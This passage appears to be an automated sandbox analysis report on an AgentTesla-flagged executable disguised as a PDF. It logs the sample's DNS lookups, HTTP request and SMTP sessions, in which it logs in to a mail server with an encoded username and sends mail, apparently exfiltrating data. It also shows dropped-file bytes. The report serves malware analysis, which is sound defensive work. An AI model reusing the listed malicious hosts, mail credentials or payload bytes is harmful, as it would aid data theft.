Apr 12, 2021 10:36:25.755399942 CEST	443	49730	104.21.17.57	192.168.2.4
Apr 12, 2021 10:36:25.755523920 CEST	49730	443	192.168.2.4	104.21.17.57
Apr 12, 2021 10:36:25.755742073 CEST	443	49730	104.21.17.57	192.168.2.4
Apr 12, 2021 10:36:25.755767107 CEST	443	49730	104.21.17.57	192.168.2.4
Apr 12, 2021 10:36:25.755834103 CEST	49730	443	192.168.2.4	104.21.17.57
Apr 12, 2021 10:36:25.756705046 CEST	443	49730	104.21.17.57	192.168.2.4
Apr 12, 2021 10:36:25.756727934 CEST	443	49730	104.21.17.57	192.168.2.4
Apr 12, 2021 10:36:25.756788015 CEST	49730	443	192.168.2.4	104.21.17.57
Apr 12, 2021 10:36:25.757668018 CEST	443	49730	104.21.17.57	192.168.2.4
Apr 12, 2021 10:36:25.757689953 CEST	443	49730	104.21.17.57	192.168.2.4

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Apr 12, 2021 10:36:15.368493080 CEST	59123	53	192.168.2.4	8.8.8.8
Apr 12, 2021 10:36:15.420043945 CEST	53	59123	8.8.8.8	192.168.2.4
Apr 12, 2021 10:36:15.502336025 CEST	54531	53	192.168.2.4	8.8.8.8
Apr 12, 2021 10:36:15.551043987 CEST	53	54531	8.8.8.8	192.168.2.4

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Apr 12, 2021 10:36:15.736574888 CEST	49714	53	192.168.2.4	8.8.8.8
Apr 12, 2021 10:36:15.785828114 CEST	53	49714	8.8.8.8	192.168.2.4
Apr 12, 2021 10:36:17.762989998 CEST	58028	53	192.168.2.4	8.8.8.8
Apr 12, 2021 10:36:17.824132919 CEST	53	58028	8.8.8.8	192.168.2.4
Apr 12, 2021 10:36:18.060220003 CEST	53097	53	192.168.2.4	8.8.8.8
Apr 12, 2021 10:36:18.132759094 CEST	53	53097	8.8.8.8	192.168.2.4
Apr 12, 2021 10:36:24.595521927 CEST	49257	53	192.168.2.4	8.8.8.8
Apr 12, 2021 10:36:24.704716921 CEST	53	49257	8.8.8.8	192.168.2.4
Apr 12, 2021 10:36:24.839468956 CEST	62389	53	192.168.2.4	8.8.8.8
Apr 12, 2021 10:36:24.949664116 CEST	53	62389	8.8.8.8	192.168.2.4
Apr 12, 2021 10:36:44.433156013 CEST	49910	53	192.168.2.4	8.8.8.8
Apr 12, 2021 10:36:44.484657049 CEST	53	49910	8.8.8.8	192.168.2.4
Apr 12, 2021 10:36:45.441700935 CEST	55854	53	192.168.2.4	8.8.8.8
Apr 12, 2021 10:36:45.493307114 CEST	53	55854	8.8.8.8	192.168.2.4
Apr 12, 2021 10:36:45.699443102 CEST	64549	53	192.168.2.4	8.8.8.8
Apr 12, 2021 10:36:45.748070002 CEST	53	64549	8.8.8.8	192.168.2.4
Apr 12, 2021 10:36:45.769515038 CEST	63153	53	192.168.2.4	8.8.8.8
Apr 12, 2021 10:36:45.819277048 CEST	53	63153	8.8.8.8	192.168.2.4
Apr 12, 2021 10:36:46.572556019 CEST	52991	53	192.168.2.4	8.8.8.8
Apr 12, 2021 10:36:46.624209881 CEST	53	52991	8.8.8.8	192.168.2.4
Apr 12, 2021 10:36:47.477659941 CEST	53700	53	192.168.2.4	8.8.8.8
Apr 12, 2021 10:36:47.526659012 CEST	53	53700	8.8.8.8	192.168.2.4
Apr 12, 2021 10:36:48.236227036 CEST	51726	53	192.168.2.4	8.8.8.8
Apr 12, 2021 10:36:48.296797037 CEST	53	51726	8.8.8.8	192.168.2.4
Apr 12, 2021 10:36:55.257308960 CEST	56794	53	192.168.2.4	8.8.8.8
Apr 12, 2021 10:36:55.306844950 CEST	53	56794	8.8.8.8	192.168.2.4
Apr 12, 2021 10:36:56.211591959 CEST	56534	53	192.168.2.4	8.8.8.8
Apr 12, 2021 10:36:56.260273933 CEST	53	56534	8.8.8.8	192.168.2.4
Apr 12, 2021 10:37:07.171402931 CEST	56627	53	192.168.2.4	8.8.8.8
Apr 12, 2021 10:37:07.256845951 CEST	53	56627	8.8.8.8	192.168.2.4
Apr 12, 2021 10:37:07.976284027 CEST	56621	53	192.168.2.4	8.8.8.8
Apr 12, 2021 10:37:08.033453941 CEST	53	56621	8.8.8.8	192.168.2.4
Apr 12, 2021 10:37:08.304514885 CEST	63116	53	192.168.2.4	8.8.8.8
Apr 12, 2021 10:37:08.353195906 CEST	53	63116	8.8.8.8	192.168.2.4
Apr 12, 2021 10:37:08.725398064 CEST	64078	53	192.168.2.4	8.8.8.8
Apr 12, 2021 10:37:08.785293102 CEST	53	64078	8.8.8.8	192.168.2.4
Apr 12, 2021 10:37:09.267141104 CEST	64801	53	192.168.2.4	8.8.8.8
Apr 12, 2021 10:37:09.329715014 CEST	53	64801	8.8.8.8	192.168.2.4
Apr 12, 2021 10:37:09.371455908 CEST	61721	53	192.168.2.4	8.8.8.8
Apr 12, 2021 10:37:09.420099020 CEST	53	61721	8.8.8.8	192.168.2.4
Apr 12, 2021 10:37:09.845571041 CEST	51255	53	192.168.2.4	8.8.8.8
Apr 12, 2021 10:37:09.921303988 CEST	53	51255	8.8.8.8	192.168.2.4
Apr 12, 2021 10:37:10.019040108 CEST	61522	53	192.168.2.4	8.8.8.8
Apr 12, 2021 10:37:10.125303984 CEST	53	61522	8.8.8.8	192.168.2.4
Apr 12, 2021 10:37:10.269078016 CEST	52337	53	192.168.2.4	8.8.8.8
Apr 12, 2021 10:37:10.341667891 CEST	53	52337	8.8.8.8	192.168.2.4
Apr 12, 2021 10:37:10.731878996 CEST	55046	53	192.168.2.4	8.8.8.8
Apr 12, 2021 10:37:10.789208889 CEST	53	55046	8.8.8.8	192.168.2.4
Apr 12, 2021 10:37:11.338408947 CEST	49612	53	192.168.2.4	8.8.8.8
Apr 12, 2021 10:37:11.395610094 CEST	53	49612	8.8.8.8	192.168.2.4
Apr 12, 2021 10:37:12.579303980 CEST	49285	53	192.168.2.4	8.8.8.8
Apr 12, 2021 10:37:12.641366959 CEST	53	49285	8.8.8.8	192.168.2.4
Apr 12, 2021 10:37:13.211956024 CEST	50601	53	192.168.2.4	8.8.8.8
Apr 12, 2021 10:37:13.263619900 CEST	53	50601	8.8.8.8	192.168.2.4
Apr 12, 2021 10:37:14.018268108 CEST	60875	53	192.168.2.4	8.8.8.8
Apr 12, 2021 10:37:14.070393085 CEST	53	60875	8.8.8.8	192.168.2.4
Apr 12, 2021 10:37:14.212649107 CEST	56448	53	192.168.2.4	8.8.8.8
Apr 12, 2021 10:37:14.273655891 CEST	53	56448	8.8.8.8	192.168.2.4
Apr 12, 2021 10:37:14.710473061 CEST	59172	53	192.168.2.4	8.8.8.8
Apr 12, 2021 10:37:14.769642115 CEST	53	59172	8.8.8.8	192.168.2.4
Apr 12, 2021 10:37:14.927148104 CEST	62420	53	192.168.2.4	8.8.8.8
Apr 12, 2021 10:37:14.975810051 CEST	53	62420	8.8.8.8	192.168.2.4
Apr 12, 2021 10:37:18.704282045 CEST	60579	53	192.168.2.4	8.8.8.8
Apr 12, 2021 10:37:18.753561020 CEST	53	60579	8.8.8.8	192.168.2.4

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Apr 12, 2021 10:37:24.844822884 CEST	50183	53	192.168.2.4	8.8.8.8
Apr 12, 2021 10:37:24.905587912 CEST	53	50183	8.8.8.8	192.168.2.4
Apr 12, 2021 10:37:25.472728968 CEST	61531	53	192.168.2.4	8.8.8.8
Apr 12, 2021 10:37:25.531574965 CEST	53	61531	8.8.8.8	192.168.2.4
Apr 12, 2021 10:37:41.866835117 CEST	49228	53	192.168.2.4	8.8.8.8
Apr 12, 2021 10:37:41.915566921 CEST	53	49228	8.8.8.8	192.168.2.4
Apr 12, 2021 10:37:42.665769100 CEST	59794	53	192.168.2.4	8.8.8.8
Apr 12, 2021 10:37:42.714673042 CEST	53	59794	8.8.8.8	192.168.2.4
Apr 12, 2021 10:37:43.929491997 CEST	55916	53	192.168.2.4	8.8.8.8
Apr 12, 2021 10:37:43.978703022 CEST	53	55916	8.8.8.8	192.168.2.4
Apr 12, 2021 10:37:44.818233967 CEST	52752	53	192.168.2.4	8.8.8.8
Apr 12, 2021 10:37:44.866893053 CEST	53	52752	8.8.8.8	192.168.2.4
Apr 12, 2021 10:37:45.713350058 CEST	60542	53	192.168.2.4	8.8.8.8
Apr 12, 2021 10:37:45.774478912 CEST	53	60542	8.8.8.8	192.168.2.4
Apr 12, 2021 10:38:00.288505077 CEST	60689	53	192.168.2.4	8.8.8.8
Apr 12, 2021 10:38:00.339976072 CEST	53	60689	8.8.8.8	192.168.2.4
Apr 12, 2021 10:38:02.324199915 CEST	64206	53	192.168.2.4	8.8.8.8
Apr 12, 2021 10:38:02.384255886 CEST	53	64206	8.8.8.8	192.168.2.4
Apr 12, 2021 10:38:08.868843079 CEST	50904	53	192.168.2.4	8.8.8.8
Apr 12, 2021 10:38:09.259047985 CEST	53	50904	8.8.8.8	192.168.2.4
Apr 12, 2021 10:38:09.272105932 CEST	57525	53	192.168.2.4	8.8.8.8
Apr 12, 2021 10:38:09.619596958 CEST	53	57525	8.8.8.8	192.168.2.4
Apr 12, 2021 10:38:16.059360981 CEST	53814	53	192.168.2.4	8.8.8.8
Apr 12, 2021 10:38:16.116512060 CEST	53	53814	8.8.8.8	192.168.2.4
Apr 12, 2021 10:38:16.127177954 CEST	53418	53	192.168.2.4	8.8.8.8
Apr 12, 2021 10:38:16.189141989 CEST	53	53418	8.8.8.8	192.168.2.4

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Apr 12, 2021 10:36:18.060220003 CEST	192.168.2.4	8.8.8.8	0x4075	Standard query (0)	clientconf ig.passport.net	A (IP address)	IN (0x0001)
Apr 12, 2021 10:36:24.595521927 CEST	192.168.2.4	8.8.8.8	0x13de	Standard query (0)	bornforthis.ml	A (IP address)	IN (0x0001)
Apr 12, 2021 10:36:24.839468956 CEST	192.168.2.4	8.8.8.8	0x4671	Standard query (0)	bornforthis.ml	A (IP address)	IN (0x0001)
Apr 12, 2021 10:38:08.868843079 CEST	192.168.2.4	8.8.8.8	0x63f0	Standard query (0)	mail.jumat sedekah.com	A (IP address)	IN (0x0001)
Apr 12, 2021 10:38:09.272105932 CEST	192.168.2.4	8.8.8.8	0x8092	Standard query (0)	mail.jumat sedekah.com	A (IP address)	IN (0x0001)
Apr 12, 2021 10:38:16.059360981 CEST	192.168.2.4	8.8.8.8	0x5d9a	Standard query (0)	mail.jumat sedekah.com	A (IP address)	IN (0x0001)
Apr 12, 2021 10:38:16.127177954 CEST	192.168.2.4	8.8.8.8	0x4ff4	Standard query (0)	mail.jumat sedekah.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Apr 12, 2021 10:36:18.132759094 CEST	8.8.8.8	192.168.2.4	0x4075	No error (0)	clientconf ig.passport.net	authgfx.msa.akadns6.net		CNAME (Canonical name)	IN (0x0001)
Apr 12, 2021 10:36:24.704716921 CEST	8.8.8.8	192.168.2.4	0x13de	No error (0)	bornforthis.ml		104.21.17.57	A (IP address)	IN (0x0001)
Apr 12, 2021 10:36:24.704716921 CEST	8.8.8.8	192.168.2.4	0x13de	No error (0)	bornforthis.ml		172.67.222.176	A (IP address)	IN (0x0001)
Apr 12, 2021 10:36:24.949664116 CEST	8.8.8.8	192.168.2.4	0x4671	No error (0)	bornforthis.ml		104.21.17.57	A (IP address)	IN (0x0001)
Apr 12, 2021 10:36:24.949664116 CEST	8.8.8.8	192.168.2.4	0x4671	No error (0)	bornforthis.ml		172.67.222.176	A (IP address)	IN (0x0001)
Apr 12, 2021 10:38:09.259047985 CEST	8.8.8.8	192.168.2.4	0x63f0	No error (0)	mail.jumat sedekah.com	jumatsedekah.com		CNAME (Canonical name)	IN (0x0001)
Apr 12, 2021 10:38:09.259047985 CEST	8.8.8.8	192.168.2.4	0x63f0	No error (0)	jumatsedek ah.com		101.50.1.12	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Apr 12, 2021 10:38:09.619596958 CEST	8.8.8.8	192.168.2.4	0x8092	No error (0)	mail.jumatsedekah.com	jumatsedekah.com		CNAME (Canonical name)	IN (0x0001)
Apr 12, 2021 10:38:09.619596958 CEST	8.8.8.8	192.168.2.4	0x8092	No error (0)	jumatsedekah.com		101.50.1.12	A (IP address)	IN (0x0001)
Apr 12, 2021 10:38:16.116512060 CEST	8.8.8.8	192.168.2.4	0x5d9a	No error (0)	mail.jumatsedekah.com	jumatsedekah.com		CNAME (Canonical name)	IN (0x0001)
Apr 12, 2021 10:38:16.116512060 CEST	8.8.8.8	192.168.2.4	0x5d9a	No error (0)	jumatsedekah.com		101.50.1.12	A (IP address)	IN (0x0001)
Apr 12, 2021 10:38:16.189141989 CEST	8.8.8.8	192.168.2.4	0x4ff4	No error (0)	mail.jumatsedekah.com	jumatsedekah.com		CNAME (Canonical name)	IN (0x0001)
Apr 12, 2021 10:38:16.189141989 CEST	8.8.8.8	192.168.2.4	0x4ff4	No error (0)	jumatsedekah.com		101.50.1.12	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- bornforthis.ml

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.4	49729	104.21.17.57	80	C:\Users\user\Desktop\KHAWATMI CO.IMPORT & EXPORT_PDF.exe

Timestamp	kBytes transferred	Direction	Data
Apr 12, 2021 10:36:24.775732994 CEST	2179	OUT	GET /liverpool-fc-news/features/steven-gerrard-liverpool-future-dalglish--goal-7E01452C0469561541C13E621DA21CFA.html HTTP/1.1 UserAgent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/51.0.2704.106 Safari/537.36 OPR/38.0.2220.41 Host: bornforthis.ml Connection: Keep-Alive
Apr 12, 2021 10:36:24.826509953 CEST	2180	IN	HTTP/1.1 301 Moved Permanently Date: Mon, 12 Apr 2021 08:36:24 GMT Transfer-Encoding: chunked Connection: keep-alive Cache-Control: max-age=3600 Expires: Mon, 12 Apr 2021 09:36:24 GMT Location: https://bornforthis.ml/liverpool-fc-news/features/steven-gerrard-liverpool-future-dalglish--goal-7E01452C0469561541C13E621DA21CFA.html cf-request-id: 0966d29e6800004ecd67935000000001 Report-To: {"group":"cf-nel","endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report?s=twxr%2BSI6rYQaVfzG8PKFpSlck5TxfcZ5WjZYDlls6Lm4qQSq0paVQohF3KplvoTokxYbE9NH4tKxADfQL65fE5TAvZjXITH4o5zsMu1o0g%3D%3D"}],"max_age":604800} NEL: {"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 63eb20770ae24ecd-FRA alt-svc: h3-27=":443"; ma=86400, h3-28=":443"; ma=86400, h3-29=":443"; ma=86400 Data Raw: 30 0d 0a 0d 0a Data Ascii: 0

HTTPS Packets

Timestamp	Source IP	Source Port	Dest IP	Dest Port	Subject	Issuer	Not Before	Not After	JA3 SSL Client Fingerprint	JA3 SSL Client Digest
Apr 12, 2021 10:36:25.066550970 CEST	104.21.17.57	443	192.168.2.4	49730	CN=sni.cloudflaressl.com, O="Cloudflare, Inc.", L=San Francisco, ST=California, C=US CN=Cloudflare Inc ECC CA-3, O="Cloudflare, Inc.", C=US	CN=Cloudflare Inc ECC CA-3, O="Cloudflare, Inc.", C=US CN=Baltimore CyberTrust Root, OU=CyberTrust, O=Baltimore, C=IE	Sat Apr 03 02:00:00 CEST 2021 Mon Jan 27 13:48:08 CET 2020	Sun Apr 03 01:59:59 CEST 2022 Wed Jan 01 00:59:59 CET 2025	769,49162-49161-49172-49171-53-47-10,0-10-11-35-23-65281,29-23-24,0	54328bd36c14bd82ddaa0c04b25ed9ad
					CN=Cloudflare Inc ECC CA-3, O="Cloudflare, Inc.", C=US	CN=Baltimore CyberTrust Root, OU=CyberTrust, O=Baltimore, C=IE	Mon Jan 27 13:48:08 CET 2020	Wed Jan 01 00:59:59 CET 2025		

SMTP Packets


Timestamp	Source Port	Dest Port	Source IP	Dest IP	Commands
Apr 12, 2021 10:38:10.901546001 CEST	587	49771	101.50.1.12	192.168.2.4	220-palapa2.lazeon.com ESMTP Exim 4.94 #2 Mon, 12 Apr 2021 15:38:10 +0700 220-We do not authorize the use of this system to transport unsolicited, 220 and/or bulk e-mail.
Apr 12, 2021 10:38:10.901946068 CEST	49771	587	192.168.2.4	101.50.1.12	EHLO 141700
Apr 12, 2021 10:38:11.285253048 CEST	587	49771	101.50.1.12	192.168.2.4	250-palapa2.lazeon.com Hello 141700 [84.17.52.3] 250-SIZE 52428800 250-8BITMIME 250-PIPELINING 250-X_PIPE_CONNECT 250-AUTH PLAIN LOGIN 250-STARTTLS 250 HELP
Apr 12, 2021 10:38:11.287487030 CEST	49771	587	192.168.2.4	101.50.1.12	AUTH login dWdvb29AanVtYXRzZWRla2FoLmNvbQ==
Apr 12, 2021 10:38:11.670440912 CEST	587	49771	101.50.1.12	192.168.2.4	334 UGFzc3dvcmQ6
Apr 12, 2021 10:38:12.275688887 CEST	587	49771	101.50.1.12	192.168.2.4	235 Authentication succeeded
Apr 12, 2021 10:38:12.276489973 CEST	49771	587	192.168.2.4	101.50.1.12	MAIL FROM:<ugooo@jumatsedekah.com>
Apr 12, 2021 10:38:12.658912897 CEST	587	49771	101.50.1.12	192.168.2.4	250 OK
Apr 12, 2021 10:38:13.574592113 CEST	49771	587	192.168.2.4	101.50.1.12	RCPT TO:<ugooo@jumatsedekah.com>
Apr 12, 2021 10:38:13.966079950 CEST	587	49771	101.50.1.12	192.168.2.4	250 Accepted
Apr 12, 2021 10:38:13.966687918 CEST	49771	587	192.168.2.4	101.50.1.12	DATA
Apr 12, 2021 10:38:14.349075079 CEST	587	49771	101.50.1.12	192.168.2.4	354 Enter message, ending with "." on a line by itself
Apr 12, 2021 10:38:14.351974010 CEST	49771	587	192.168.2.4	101.50.1.12	.
Apr 12, 2021 10:38:14.773734093 CEST	587	49771	101.50.1.12	192.168.2.4	250 OK id=1lVs5G-00CQJ0-5N
Apr 12, 2021 10:38:15.636245966 CEST	49771	587	192.168.2.4	101.50.1.12	QUIT
Apr 12, 2021 10:38:16.019965887 CEST	587	49771	101.50.1.12	192.168.2.4	221 palapa2.lazeon.com closing connection
Apr 12, 2021 10:38:17.146130085 CEST	587	49772	101.50.1.12	192.168.2.4	220-palapa2.lazeon.com ESMTP Exim 4.94 #2 Mon, 12 Apr 2021 15:38:16 +0700 220-We do not authorize the use of this system to transport unsolicited, 220 and/or bulk e-mail.
Apr 12, 2021 10:38:17.146523952 CEST	49772	587	192.168.2.4	101.50.1.12	EHLO 141700
Apr 12, 2021 10:38:17.529516935 CEST	587	49772	101.50.1.12	192.168.2.4	250-palapa2.lazeon.com Hello 141700 [84.17.52.3] 250-SIZE 52428800 250-8BITMIME 250-PIPELINING 250-X_PIPE_CONNECT 250-AUTH PLAIN LOGIN 250-STARTTLS 250 HELP
Apr 12, 2021 10:38:17.529968023 CEST	49772	587	192.168.2.4	101.50.1.12	AUTH login dWdvb29AanVtYXRzZWRla2FoLmNvbQ==
Apr 12, 2021 10:38:17.912556887 CEST	587	49772	101.50.1.12	192.168.2.4	334 UGFzc3dvcmQ6
Apr 12, 2021 10:38:18.304012060 CEST	587	49772	101.50.1.12	192.168.2.4	235 Authentication succeeded
Apr 12, 2021 10:38:18.304624081 CEST	49772	587	192.168.2.4	101.50.1.12	MAIL FROM:<ugooo@jumatsedekah.com>
Apr 12, 2021 10:38:18.687441111 CEST	587	49772	101.50.1.12	192.168.2.4	250 OK
Apr 12, 2021 10:38:18.688136101 CEST	49772	587	192.168.2.4	101.50.1.12	RCPT TO:<ugooo@jumatsedekah.com>
Apr 12, 2021 10:38:19.077743053 CEST	587	49772	101.50.1.12	192.168.2.4	250 Accepted
Apr 12, 2021 10:38:19.077977896 CEST	49772	587	192.168.2.4	101.50.1.12	DATA
Apr 12, 2021 10:38:19.460474014 CEST	587	49772	101.50.1.12	192.168.2.4	354 Enter message, ending with "." on a line by itself
Apr 12, 2021 10:38:19.464118958 CEST	49772	587	192.168.2.4	101.50.1.12	.
Apr 12, 2021 10:38:19.890129089 CEST	587	49772	101.50.1.12	192.168.2.4	250 OK id=1lVs5L-00CQKy-91

Code Manipulations

Statistics

Behavior

● KHAWATMI CO.IMPORT & EXPO…
● cmd.exe



System Behavior

Analysis Process: KHAWATMI CO.IMPORT & EXPORT_PDF.exe PID: 7092 Parent PID: 5996

General

Start time:	10:36:22
Start date:	12/04/2021
Path:	C:\Users\user\Desktop\KHAWATMI CO.IMPORT & EXPORT_PDF.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Desktop\KHAWATMI CO.IMPORT & EXPORT_PDF.exe'
Imagebase:	0xa60000
File size:	14336 bytes
MD5 hash:	EE8919FF7B5F2A89B6C1984A6A3B7FBC
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000000.00000002.666349714.0000000003F22000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000000.00000002.669235815.0000000005DE1000.00000004.00000001.sdmp, Author: Joe Security
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6D1CCF06	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6D1CCF06	unknown

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\YmbIShslLTQZdUqXrfprIi	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	6C011E60	CreateFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\YmbIShslLTQZdUqXrfprIi	unknown	4096	37 37 20 39 30 20 31 34 34 20 30 20 33 20 30 20 30 20 30 20 34 20 30 20 30 20 30 20 32 35 35 20 32 35 35 20 30 20 30 20 31 38 34 20 30 20 30 20 30 20 30 20 30 20 30 20 30 20 36 34 20 30 20 31 32 38 20 30 20 30 20 30 20 31 34 20 33 31 20 31 38 36 20 31 34 20 30 20 31 38 30 20 39 20 32 30 35 20 33 33 20 31 38 34 20 31 20 37 36 20 32 30 35 20 33 33 20 38 34 20 31 30 34 20 31 30 35 20 31 31 35 20 33 32 20 31 31 32 20 31 31 34 20 31 31 31 20 31 30 33 20 31 31 34 20 39 37 20 31 30 39 20 33 32 20 39 39 20 39 37 20 31 31 30 20 31 31 30 20 31 31 31 20 31 31 36 20	77 90 144 0 3 0 0 0 4 0 0 0 255 255 0 0 184 0 0 0 0 0 0 0 64 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 128 0 0 0 14 31 186 14 0 180 9 205 33 184 1 76 205 33 84 104 105 115 32 112 114 111 103 114 97 109 32 99 97 110 110 111 116	success or wait	240	6C011B4F	WriteFile
C:\Users\user\YmbIShslLTQZdUqXrfprIi	unknown	1964	31 30 33 20 30 20 31 30 34 20 30 20 31 31 36 20 30 20 33 32 20 30 20 31 36 39 20 30 20 33 32 20 30 20 33 32 20 30 20 35 30 20 30 20 34 38 20 30 20 35 30 20 30 20 34 38 20 30 20 30 20 30 20 34 32 20 30 20 31 20 30 20 31 20 30 20 37 36 20 30 20 31 30 31 20 30 20 31 30 33 20 30 20 39 37 20 30 20 31 30 38 20 30 20 38 34 20 30 20 31 31 34 20 30 20 39 37 20 30 20 31 30 30 20 30 20 31 30 31 20 30 20 31 30 39 20 30 20 39 37 20 30 20 31 31 34 20 30 20 31 30 37 20 30 20 31 31 35 20 30 20 30 20 30 20 30 20 30 20 30 20 30 20 30 20 30 20 37 30 20 30 20 31 35 20 30 20 31 20 30 20 37 39 20 30 20 31 31 34 20 30 20 31 30 35 20 30 20 31 30 33 20 30 20 31 30 35 20 30 20 31 31 30 20 30 20 39 37 20 30 20 31 30 38 20 30 20 37 30 20 30 20 31 30 35 20 30 20 31 30 38 20 30 20 31	103 0 104 0 116 0 32 0 169 0 32 0 32 0 50 0 48 0 50 0 48 0 0 0 42 0 1 0 1 0 76 0 101 0 103 0 97 0 108 0 84 0 114 0 97 0 100 0 101 0 109 0 97 0 114 0 107 0 115 0 0 0 0 0 0 0 0 0 70 0 15 0 1 0 79 0 114 0 105 0 103 0 105 0 110 0 97 0 108 0 70 0 105 0 108 0 1	success or wait	1	6C011B4F	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6D1A5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6D1A5705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\a152fe02a317a77aeee36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6D1003DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6D1ACA54	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	6D1003DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6D1003DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	6D1003DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6D1003DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6D1A5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	6D1A5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6C011B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6C011B4F	ReadFile
C:\Users\user\YmbIShslLTQZdUqXrfprIi	unknown	4096	success or wait	1	6C011B4F	ReadFile
C:\Users\user\YmbIShslLTQZdUqXrfprIi	unknown	4096	success or wait	240	6C011B4F	ReadFile
C:\Users\user\YmbIShslLTQZdUqXrfprIi	unknown	84	end of file	1	6C011B4F	ReadFile
C:\Users\user\YmbIShslLTQZdUqXrfprIi	unknown	4096	end of file	1	6C011B4F	ReadFile
C:\Windows\Microsoft.NET\assembly\GAC_32\mscorlib\v4.0_4.0.0.0__b77a5c561934e089\mscorlib.dll	unknown	4096	success or wait	1	6D18D72F	unknown
C:\Windows\Microsoft.NET\assembly\GAC_32\mscorlib\v4.0_4.0.0.0__b77a5c561934e089\mscorlib.dll	unknown	512	success or wait	1	6D18D72F	unknown
C:\Windows\Microsoft.NET\assembly\GAC_MSIL\Microsoft.VisualBasic\v4.0_10.0.0.0__b03f5f7f11d50a3a\Microsoft.VisualBasic.dll	unknown	4096	success or wait	1	6D18D72F	unknown
C:\Windows\Microsoft.NET\assembly\GAC_MSIL\Microsoft.VisualBasic\v4.0_10.0.0.0__b03f5f7f11d50a3a\Microsoft.VisualBasic.dll	unknown	512	success or wait	1	6D18D72F	unknown
C:\Users\user\Desktop\KHAWATMI CO.IMPORT & EXPORT_PDF.exe	unknown	4096	success or wait	1	6D18D72F	unknown
C:\Users\user\Desktop\KHAWATMI CO.IMPORT & EXPORT_PDF.exe	unknown	512	success or wait	1	6D18D72F	unknown

Registry Activities

Key Path	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Analysis Process: cmd.exe PID: 244 Parent PID: 7092

General

Start time:	10:36:28
Start date:	12/04/2021
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\System32\cmd.exe' /c timeout 1
Imagebase:	0x11d0000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
